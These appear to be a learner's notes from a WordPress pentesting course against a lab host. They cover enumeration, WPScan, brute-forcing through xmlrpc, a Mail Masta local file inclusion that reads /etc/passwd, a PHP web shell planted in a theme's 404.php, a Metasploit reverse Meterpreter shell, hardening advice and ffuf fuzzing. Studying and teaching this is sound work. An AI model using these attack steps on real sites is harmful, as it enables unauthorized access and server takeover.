- index.php
- is the homepage of WordPress
- license.txt
- contains useful information such as the version WordPress installed
- wp-activate.php
- is used for the email activation process when setting up a new WordPress site
- wp-admin
- folder contains the login page for admin access and the backend dashboard
- once a user has logged in, they can make changes to the site based on their assigned permissions
- the login page can be located at one of the following:
/wp-admin/login.php/wp-admin/wp-login.php/login.php/wp-login.php
This file can also be renamed to make it more challenging to find the login page.
- xmlrpc.php
- is a file representing a feature of WordPress that enables data to be transmitted with HTTP acting as the transport mechanism and XML as the encoding mechanism
- this type of communication has been replaced by the WordPress REST API
WordPress Configuration File
- wp-config.php
- file contains information required by WordPress to connect to the database, such as the database name, database host, username and password, authentication keys and salts, and the database table prefix
- this configuration file can also be used to activate DEBUG mode, which can be useful in troubleshooting
<?php
/** <SNIP> */
/** The name of the database for WordPress */
define( 'DB_NAME', 'database_name_here' );
/** MySQL database username */
define( 'DB_USER', 'username_here' );
/** MySQL database password */
define( 'DB_PASSWORD', 'password_here' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
/** Authentication Unique Keys and Salts */
/* <SNIP> */
define( 'AUTH_KEY', 'put your unique phrase here' );
define( 'SECURE_AUTH_KEY', 'put your unique phrase here' );
define( 'LOGGED_IN_KEY', 'put your unique phrase here' );
define( 'NONCE_KEY', 'put your unique phrase here' );
define( 'AUTH_SALT', 'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT', 'put your unique phrase here' );
define( 'NONCE_SALT', 'put your unique phrase here' );
/** WordPress Database Table prefix */
$table_prefix = 'wp_';
/** For developers: WordPress debugging mode. */
/** <SNIP> */
define( 'WP_DEBUG', false );
/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
define( 'ABSPATH', __DIR__ . '/' );
}
/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
Key WordPress Directories
- wp-content
- folder is the main directory where plugins and themes are stored
- subdir: uploads/
- is usually where any files uploaded to the platform are stored
d41y@htb[/htb]$ tree -L 1 /var/www/html/wp-content
.
├── index.php
├── plugins
└── themes
- wp-includes
- contains everything except for the administrative components and the themes that belong to the website
- is the directory where core files are stored, such as certs, fonts, JS, and widgets
d41y@htb[/htb]$ tree -L 1 /var/www/html/wp-includes
.
├── <SNIP>
├── theme.php
├── update.php
├── user.php
├── vars.php
├── version.php
├── widgets
├── widgets.php
├── wlwmanifest.xml
├── wp-db.php
└── wp-diff.php
User Roles
| Role | Description |
|---|---|
| Administrator | this user has access to administrative features within the website; this includes adding and deleting users and posts, as well as editing source code |
| Editor | can publish and manage posts, including the posts of other users |
| Author | can publish and manage their own posts |
| Contributor | can write and manage their own posts but cannot publish them |
| Subscriber | normal user who can browse posts and edit their profiles |
Enumeration
Version
meta generator
Search for the meta generator tag inside the source code:
...SNIP...
<link rel='https://api.w.org/' href='http://blog.inlanefreight.com/index.php/wp-json/' />
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://blog.inlanefreight.com/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://blog.inlanefreight.com/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 5.3.3" />
...SNIP...
… and:
d41y@htb[/htb]$ curl -s -X GET http://blog.inlanefreight.com | grep '<meta name="generator"'
<meta name="generator" content="WordPress 5.3.3" />
Aside from the version information, the source code may also contain comments that may be useful. Links to CSS and JS can also provide hints about the version number.
CSS
...SNIP...
<link rel='stylesheet' id='bootstrap-css' href='http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/bootstrap.css?ver=5.3.3' type='text/css' media='all' />
<link rel='stylesheet' id='transportex-style-css' href='http://blog.inlanefreight.com/wp-content/themes/ben_theme/style.css?ver=5.3.3' type='text/css' media='all' />
<link rel='stylesheet' id='transportex_color-css' href='http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/colors/default.css?ver=5.3.3' type='text/css' media='all' />
<link rel='stylesheet' id='smartmenus-css' href='http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/jquery.smartmenus.bootstrap.css?ver=5.3.3' type='text/css' media='all' />
...SNIP...
JS
...SNIP...
<script type='text/javascript' src='http://blog.inlanefreight.com/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp'></script>
<script type='text/javascript' src='http://blog.inlanefreight.com/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
<script type='text/javascript' src='http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.3.3'></script>
<script type='text/javascript' src='http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.3.3'></script>
<script type='text/javascript' src='http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.3.3'></script>
...SNIP...
In older WordPress versions, another source for uncovering version information is the readme.html file in WordPress’s root directory.
Plugins and Themes
You can also find information about the installed plugins by reviewing the source code manually by inspecting the page source or filtering for the information using cURL and other command-line utilities.
The response headers may also contain version numbers for specific plugins.
However, not all installed plugins and themes can be discovered passively. In this case, you have to send requests to the server actively to enumerate them. You can do this by sending a GET request that points to a directory or file that may exist on the server. If the directory or file does exist, you will either gain access to the directory or file or will receive a redirect response from the webserver, indicating that the content does exist. However, you do not have direct access to it.
Plugins
d41y@htb[/htb]$ curl -s -X GET http://blog.inlanefreight.com | sed 's/href=/\n/g' | sed 's/src=/\n/g' | grep 'wp-content/plugins/*' | cut -d"'" -f2
http://blog.inlanefreight.com/wp-content/plugins/wp-google-places-review-slider/public/css/wprev-public_combine.css?ver=6.1
http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/plugins/wp-google-places-review-slider/public/js/wprev-public-com-min.js?ver=6.1
http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/css/mm_frontend.css?ver=5.3.3
Themes
d41y@htb[/htb]$ curl -s -X GET http://blog.inlanefreight.com | sed 's/href=/\n/g' | sed 's/src=/\n/g' | grep 'themes' | cut -d"'" -f2
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/bootstrap.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/style.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/colors/default.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/jquery.smartmenus.bootstrap.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/owl.carousel.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/owl.transitions.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/font-awesome.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/animate.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/magnific-popup.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/bootstrap-progressbar.min.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/js/navigation.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/js/bootstrap.min.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/js/jquery.smartmenus.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/js/jquery.smartmenus.bootstrap.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/js/owl.carousel.min.js?ver=5.3.3
background: url("http://blog.inlanefreight.com/wp-content/themes/ben_theme/images/breadcrumb-back.jpg") #50b9ce;
Active Enumeration
d41y@htb[/htb]$ curl -I -X GET http://blog.inlanefreight.com/wp-content/plugins/mail-masta
HTTP/1.1 301 Moved Permanently
Date: Wed, 13 May 2020 20:08:23 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: http://blog.inlanefreight.com/wp-content/plugins/mail-masta/
Content-Length: 356
Content-Type: text/html; charset=iso-8859-1
If the content does not exist, you will receive a 404 Not Found error.
d41y@htb[/htb]$ curl -I -X GET http://blog.inlanefreight.com/wp-content/plugins/someplugin
HTTP/1.1 404 Not Found
Date: Wed, 13 May 2020 20:08:18 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Link: <http://blog.inlanefreight.com/index.php/wp-json/>; rel="https://api.w.org/"
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
Directory Indexing
Active plugins should not be your only area of focus when assessing a WordPress website. Even if a plugin is deactivated, it may still be accessible, and therefore you can gain access to its associated scripts and functions. Deactivating a vulnerable plugin does not improve the WordPress site’s security. It is best practice to either remove or keep up-to-date any unused plugins.

If you browse to the plugins directory, you can see that you still have access to the Mail Masta plugin.
You can also view the directory listing using cURL and convert the HTML output to a nice readbale format using html2text.
d41y@htb[/htb]$ curl -s -X GET http://blog.inlanefreight.com/wp-content/plugins/mail-masta/ | html2text
****** Index of /wp-content/plugins/mail-masta ******
[[ICO]] Name Last_modified Size Description
===========================================================================
[[PARENTDIR]] Parent_Directory -
[[DIR]] amazon_api/ 2020-05-13 18:01 -
[[DIR]] inc/ 2020-05-13 18:01 -
[[DIR]] lib/ 2020-05-13 18:01 -
[[ ]] plugin-interface.php 2020-05-13 18:01 88K
[[TXT]] readme.txt 2020-05-13 18:01 2.2K
===========================================================================
Apache/2.4.29 (Ubuntu) Server at blog.inlanefreight.com Port 80
This type of access is called Directory Indexing. It allows you to navigate to the folder and access files that may contain sensitive information or vulnerable code. It is best practice to disable directory indexing on web servers so a potential attacker cannot gain direct access to any files or folders other than those necessary for the website to function properly.
User Enumeration
Armed with a list of valid users, you may be able to guess default credentials or perform a brute force password attack. If successful, you may be able to log in to the WordPress backend as an author or even as an administrator. This access can potentially be leveraged to modify the WordPress website or even interact with the underlying web server.
Method 1
The first method is reviewing posts to uncover the ID assigned to the user and their corresponding username. If you move the cursor over the post author link titled “by admin”, as shown in the image below, a link to the user’s account appears in the web browser’s lower-left corner.
The admin user is usually assigned the user ID 1. You can confirm this by specifying the user ID for the author parameter in the URL.
http://blog.inlanefreight.com/?author=1
This can also be done with cURL from the command line. The HTTP response in the below output shows the author that corresponds to the user ID. The URL in the Location header confirms that this user ID belongs to the admin user.
Existing User
d41y@htb[/htb]$ curl -s -I http://blog.inlanefreight.com/?author=1
HTTP/1.1 301 Moved Permanently
Date: Wed, 13 May 2020 20:47:08 GMT
Server: Apache/2.4.29 (Ubuntu)
X-Redirect-By: WordPress
Location: http://blog.inlanefreight.com/index.php/author/admin/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Non-existing User
d41y@htb[/htb]$ curl -s -I http://blog.inlanefreight.com/?author=100
HTTP/1.1 404 Not Found
Date: Wed, 13 May 2020 20:47:14 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Link: <http://blog.inlanefreight.com/index.php/wp-json/>; rel="https://api.w.org/"
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
Method 2
… requires interaction with the JSON endpoint, which allows you to obtain a list of users. This was changed in WordPress core after version 4.7.1, and later versions only show whether a user is configured or not. Before this release, all users who had published a post were shown by default.
d41y@htb[/htb]$ curl http://blog.inlanefreight.com/wp-json/wp/v2/users | jq
[
{
"id": 1,
"name": "admin",
"url": "",
"description": "",
"link": "http://blog.inlanefreight.com/index.php/author/admin/",
<SNIP>
},
{
"id": 2,
"name": "ch4p",
"url": "",
"description": "",
"link": "http://blog.inlanefreight.com/index.php/author/ch4p/",
<SNIP>
},
<SNIP>
Login
Once armed with a list of valid users, you can mount a password brute-forcing attack to attempt to gain access to the WordPress backend. This attack can be performed via the login page or the xmlrpc.php page.
If your POST request against xmlrpc.php contains valid credentials, you will receive the following output:
d41y@htb[/htb]$ curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>admin</value></param><param><value>CORRECT-PASSWORD</value></param></params></methodCall>" http://blog.inlanefreight.com/xmlrpc.php
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<params>
<param>
<value>
<array><data>
<value><struct>
<member><name>isAdmin</name><value><boolean>1</boolean></value></member>
<member><name>url</name><value><string>http://blog.inlanefreight.com/</string></value></member>
<member><name>blogid</name><value><string>1</string></value></member>
<member><name>blogName</name><value><string>Inlanefreight</string></value></member>
<member><name>xmlrpc</name><value><string>http://blog.inlanefreight.com/xmlrpc.php</string></value></member>
</struct></value>
</data></array>
</value>
</param>
</params>
</methodResponse>
… if invalid:
d41y@htb[/htb]$ curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>admin</value></param><param><value>asdasd</value></param></params></methodCall>" http://blog.inlanefreight.com/xmlrpc.php
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<fault>
<value>
<struct>
<member>
<name>faultCode</name>
<value><int>403</int></value>
</member>
<member>
<name>faultString</name>
<value><string>Incorrect username or password.</string></value>
</member>
</struct>
</value>
</fault>
</methodResponse>
WPScan
… is an automated WordPress scanner and enumeration tool. It determines if the various themes and plugins used by a WordPress site are outdated or vulnerable.
Available commands:
d41y@htb[/htb]$ wpscan --hh
_______________________________________________________________
__ _______ _____
\ \ / / __ \ / ____|
\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®
\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
\ /\ / | | ____) | (__| (_| | | | |
\/ \/ |_| |_____/ \___|\__,_|_| |_|
WordPress Security Scanner by the WPScan Team
Version 3.8.1
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
Usage: wpscan [options]
--url URL The URL of the blog to scan
Allowed Protocols: http, https
Default Protocol if none provided: http
This option is mandatory unless update or help or hh or version is/are supplied
-h, --help Display the simple help and exit
--hh Display the full help and exit
--version Display the version and exit
--ignore-main-redirect Ignore the main redirect (if any) and scan the target url
-v, --verbose Verbose mode
--[no-]banner Whether or not to display the banner
Default: true
--max-scan-duration SECONDS Abort the scan if it exceeds the time provided in seconds
-o, --output FILE Output to FILE
-f, --format FORMAT Output results in the format supplied
Available choices: cli-no-colour, cli-no-color, json, cli
<SNIP>
There are various enumeration options that can be specified, such as vulnerable plugins, all plugins, user enumeration, and more. It is important to understand all of the options available to you and fine-tune the scanner depending on the goal.
WPScan can pull in vulnerability information from external sources to enhance your scans. You can obtain an API token from here, which is used by WPScan to scan for vulnerability and exploit POCs and reports. To use the WPVulnDB database, just create an account and copy the API token from the users page. This token can then be supplied to WPScan using the --api-token parameter.
Enumerating a Website
The --enumerate flag is used to enumerate various components of the WordPress app such as plugins, themes, and users. By default, WPScan enumerates vulnerable plugins, themes, users, media, and backups. However, specific arguments can be supplied to restrict enumeration to specific components. For example, all plugins can be enumerated using the arguments --enumerate ap.
d41y@htb[/htb]$ wpscan --url http://blog.inlanefreight.com --enumerate --api-token Kffr4fdJzy9qVcTk<SNIP>
[+] URL: http://blog.inlanefreight.com/
[+] Headers
| - Server: Apache/2.4.38 (Debian)
| - X-Powered-By: PHP/7.3.15
| Found By: Headers (Passive Detection)
[+] XML-RPC seems to be enabled: http://blog.inlanefreight.com/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| - http://codex.wordpress.org/XML-RPC_Pingback_API
[+] The external WP-Cron seems to be enabled: http://blog.inlanefreight.com/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| - https://www.iplocation.net/defend-wordpress-from-ddos
[+] WordPress version 5.3.2 identified (Latest, released on 2019-12-18).
| Found By: Rss Generator (Passive Detection)
| - http://blog.inlanefreight.com/?feed=rss2, <generator>https://wordpress.org/?v=5.3.2</generator>
[+] WordPress theme in use: twentytwenty
| Location: http://blog.inlanefreight.com/wp-content/themes/twentytwenty/
| Readme: http://blog.inlanefreight.com/wp-content/themes/twentytwenty/readme.txt
| [!] The version is out of date, the latest version is 1.2
| Style Name: Twenty Twenty
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] Plugin(s) Identified:
[+] mail-masta
| Location: http://blog.inlanefreight.com/wp-content/plugins/mail-masta/
| Latest Version: 1.0 (up to date)
| Found By: Urls In Homepage (Passive Detection)
| [!] 2 vulnerabilities identified:
|
| [!] Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)
| - https://www.exploit-db.com/exploits/40290/
| [!] Title: Mail Masta 1.0 - Multiple SQL Injection
| - https://wpvulndb.com/vulnerabilities/8740
[+] wp-google-places-review-slider
| [!] 1 vulnerability identified:
| [!] Title: WP Google Review Slider <= 6.1 - Authenticated SQL Injection
| Reference: https://wpvulndb.com/vulnerabilities/9933
[i] No themes Found.
<SNIP>
[i] No Config Backups Found.
<SNIP>
[i] No Medias Found.
[+] Enumerating Users (via Passive and Aggressive Methods)
<SNIP>
[i] User(s) Identified:
[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] david
<SNIP>
[+] roger
<SNIP>
Exploitation
Exploiting a Vulnerable Plugin
Leveraging WPScan Results
The report generated by WPScan tells you that the website uses an older version of WordPress and an outdated theme called Twenty Twenty. WPScan identified two vulnerable plugins, Mail Masta 1.0 and Google Review Slider. This version of the Mail Masta plugin is known to be vulnerable to SQLi as well as LFI. The report output also contains URLs to POCs, which provide information on how to exploit these vulnerabilities.
LFI using Browser
LFI using cURL
d41y@htb[/htb]$ curl http://blog.inlanefreight.com/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
Atacking WordPress Users
User Bruteforce
WPScan can be used to brute-force usernames and passwords. The scan report returned three users registered on the website: admin, roger, and david. The tool uses two kinds of login brute force attacks, xmlrpc and wp-login. The wp-login method will attempt to brute force the normal WordPress login page, while the xmlrpc method uses the WordPress API to make login through /xmlrpc.php. The xmlrpc method is preferred as it is faster.
d41y@htb[/htb]$ wpscan --password-attack xmlrpc -t 20 -U admin, david -P passwords.txt --url http://blog.inlanefreight.com
[+] URL: http://blog.inlanefreight.com/
[+] Started: Thu Apr 9 13:37:36 2020
[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - admin / sunshine1
Trying david / Spring2016 Time: 00:00:01 <============> (474 / 474) 100.00% Time: 00:00:01
[i] Valid Combinations Found:
| Username: admin, Password: sunshine1
RCE via Theme Editor
With administrative access to WordPress, you can modify the PHP source code to execute system commands. To perform this attack, log in to WordPress with the administrator credentials, which should redirect you to the admin panel. Click on Appearance on the side panel and select Theme Editor. This page will allow you to edit the PHP source code directly. You should select an inactive theme in order to avoid corrupting the main theme.
You can see that the active theme is Transportex so an unused theme such as Twenty Seventeen should be chosen instead.
Choose a theme and click on Select. Next, choose a non-critical file such as 404.php to modify and add a web shell.
<?php
system($_GET['cmd']);
/**
* The template for displaying 404 pages (not found)
*
* @link https://codex.wordpress.org/Creating_an_Error_404_Page
<SNIP>
The above code should allow you to execute commands via the GET parameter cmd. In this example, you modified the source code of the 404.php page and added a new function called system(). This function will allow you to directly execute operating system commands by sending a GET request and appending the cmd parameter to the end of the URL after a question mark and specifying an operating system commmand.
d41y@htb[/htb]$ curl -X GET "http://<target>/wp-content/themes/twentyseventeen/404.php?cmd=id"
uid=1000(wp-user) gid=1000(wp-user) groups=1000(wp-user)
<SNIP>
Metasploit
You can use the Metasploit Framework to obtain a reverse shell on the target automatically. This requires valid credentials for an account that has sufficient rights to create files on the webserver.
d41y@htb[/htb]$ msfconsole
…
msf5 > search wp_admin
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/unix/webapp/wp_admin_shell_upload 2015-02-21 excellent Yes WordPress Admin Shell Upload
…
msf5 > use 0
msf5 exploit(unix/webapp/wp_admin_shell_upload) >
…
msf5 exploit(unix/webapp/wp_admin_shell_upload) > options
Module options (exploit/unix/webapp/wp_admin_shell_upload):
Name Current Setting Required Description
---- --------------- -------- -----------
PASSWORD yes The WordPress password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The base path to the wordpress application
USERNAME yes The WordPress username to authenticate with
VHOST no HTTP server virtual host
Exploit target:
Id Name
-- ----
0 WordPress
… setting all options and:
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts blog.inlanefreight.com
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password Winter2020
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.16.8
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 10.10.16.8z4444
[*] Authenticating with WordPress using admin:Winter202@...
[+] Authenticated with WordPress
[*] Uploading payload...
[*] Executing the payload at /wp—content/plugins/YtyZGFIhax/uTvAAKrAdp.php...
[*] Sending stage (38247 bytes) to blog.inlanefreight.com
[*] Meterpreter session 1 opened
[+] Deleted uTvAAKrAdp.php
meterpreter > getuid
Server username: www—data (33)
Hardening
Perform Regular Updates
This is a key principle for any app or system and can greatly reduce the risk of a successful attack. Make sure that WordPress core, as well as all installed plugins and themes, are kept up-to-date. Researchers continuously find flaws in third-party WordPress plugins. Some hosting providers will even perform continuous automatic updates of WordPress core. The WordPress admin console will usually prompt you when plugins or themes need to be updated or when WordPress itself requires an upgrade. You can even modify the wp-config.php file to enable automatic updates by inserting the following lines:
define( 'WP_AUTO_UPDATE_CORE', true );
...
add_filter( 'auto_update_plugin', '__return_true' );
...
add_filter( 'auto_update_theme', '__return_true' );
Plugin and Theme Management
Only install trusted themes and plugins from the WordPress.org website. Before installing a plugin or theme, check its reviews, popularity, number of installs, and update date. If either has not been updated in years, it could be a sign that it is no longer maintained and may suffer from unpatched vulnerabilities. Routinely audit your WordPress site and remove any unused themes and plugins. This will help ensure that no outdated plugins are left forgotten and potentially vulnerable.
Enhance WordPress Security
Several WordPress security plugins can be used to enhance the website’s security. These plugins can be used as a WAF, a malware scanner, monitoring, activity auditing, brute force attack prevention, and strong password enforcement for users. Examples:
- Sucuri Security
- Security Activity Auditing
- File Integrity Monitoring
- Remote Malware Scanning
- Blacklist Monitoring
- iThemes Security
- 2fA
- WordPress Salts & Security Keys
- Google reCAPTCHA
- User Action Logging
- Wordfence Security
- WAF
- premium: real-time firewall rule and malware signature updates
- premium: real-time IP blacklisting to block all requests from known most malicious IPs
User Management
Users are often targeted as they are generally seen as the weakest link in an organization. The following user-related best practices will help improve the overall security of a WordPress site:
- disable the standard admin user and create accounts with difficult to guess usernames
- enforce strong passwords
- enable and enforce 2FA for all users
- restrict users access based on the concept of least privileges
- periodically audit user rights and access
- remove any unused accounts or revoke access that is no longer needed
Configuration Management
Certain configuration changes can increase the overall security posture of a WordPress installation:
- install a plugin that disallows user enumeration so an attacker cannot gather valid usernames to be used in a password spraying attack
- limit login attempts to prevent password brute-forcing attacks
- rename the
wp-login.phplogin page or relocate it to make it either not accessible to the internet or only accessible by certain IP addresses
Fuzzing
Attacking Web Apps with Ffuf
… refers to a testing technique that sends various types of user input to a certain interface to study how it would react. If you were fuzzing for SQLi vulnerabilities, you would be sending random special characters and seeing how the server would react. If you were fuzzing for a buffer overflow, you would be sending long strips and incrementing their length to see if and when the binary would break.
You usually utilize pre-defined wordlists of commonly used terms for each type of test for web fuzzing to see if the webserver would accept them. This is done because web servers do not usually provide a directory of all available links and domains, and so you would have to check for various links and see which ones return pages.
The tool ‘ffuf’ will be used for the coming examples.
Wordlists
To determine which pages exist, you shoud have a wordlist containing commonly used words for web directories and pages. SecLists might help.
Directory Fuzzing
Example:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : GET
:: URL : http://SERVER_IP:PORT/FUZZ
:: Wordlist : FUZZ: /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
________________________________________________
<SNIP>
blog [Status: 301, Size: 326, Words: 20, Lines: 10]
:: Progress: [87651/87651] :: Job [1/1] :: 9739 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
Extension Fuzzing
One common way to identify, what types of pages the website uses, is by finding the server type through the HTTP response headers and guessing the extension. For example, if the server is apache, then it may be .php, or if it was IIS, then it could be .asp or .apsx.
Example:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/web-extensions.txt:FUZZ -u http://SERVER_IP:PORT/blog/indexFUZZ
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : GET
:: URL : http://SERVER_IP:PORT/blog/indexFUZZ
:: Wordlist : FUZZ: /opt/useful/seclists/Discovery/Web-Content/web-extensions.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 5
:: Matcher : Response status: 200,204,301,302,307,401,403
________________________________________________
.php [Status: 200, Size: 0, Words: 1, Lines: 1]
.phps [Status: 403, Size: 283, Words: 20, Lines: 10]
:: Progress: [39/39] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
Page Fuzzing
You place the keyword where the filename should be, and use the same wordlist you used for fuzzing directories.
Exmaple:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://SERVER_IP:PORT/blog/FUZZ.php
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : GET
:: URL : http://SERVER_IP:PORT/blog/FUZZ.php
:: Wordlist : FUZZ: /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
________________________________________________
index [Status: 200, Size: 0, Words: 1, Lines: 1]
REDACTED [Status: 200, Size: 465, Words: 42, Lines: 15]
:: Progress: [87651/87651] :: Job [1/1] :: 5843 req/sec :: Duration: [0:00:15] :: Errors: 0 ::
Recursive Fuzzing
If you had dozens of directories, each with their own subdirectories and files, fuzzing for directories,then going under these directories, and then fuzzing for files would take a very long time to complete. To be able to automate this, you can utilize recursive fuzzing.
In ffuf you enable recursive fuzzing with the -recursion flag, and you can specify the depth with the -recursion-depth flag. Set at 1 it will only fuzz the main directories and their sub-directories. When using recursion, you can specify the extension with -e .php.
Example:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -recursion -recursion-depth 1 -e .php -v
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : GET
:: URL : http://SERVER_IP:PORT/FUZZ
:: Wordlist : FUZZ: /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Extensions : .php
:: Follow redirects : false
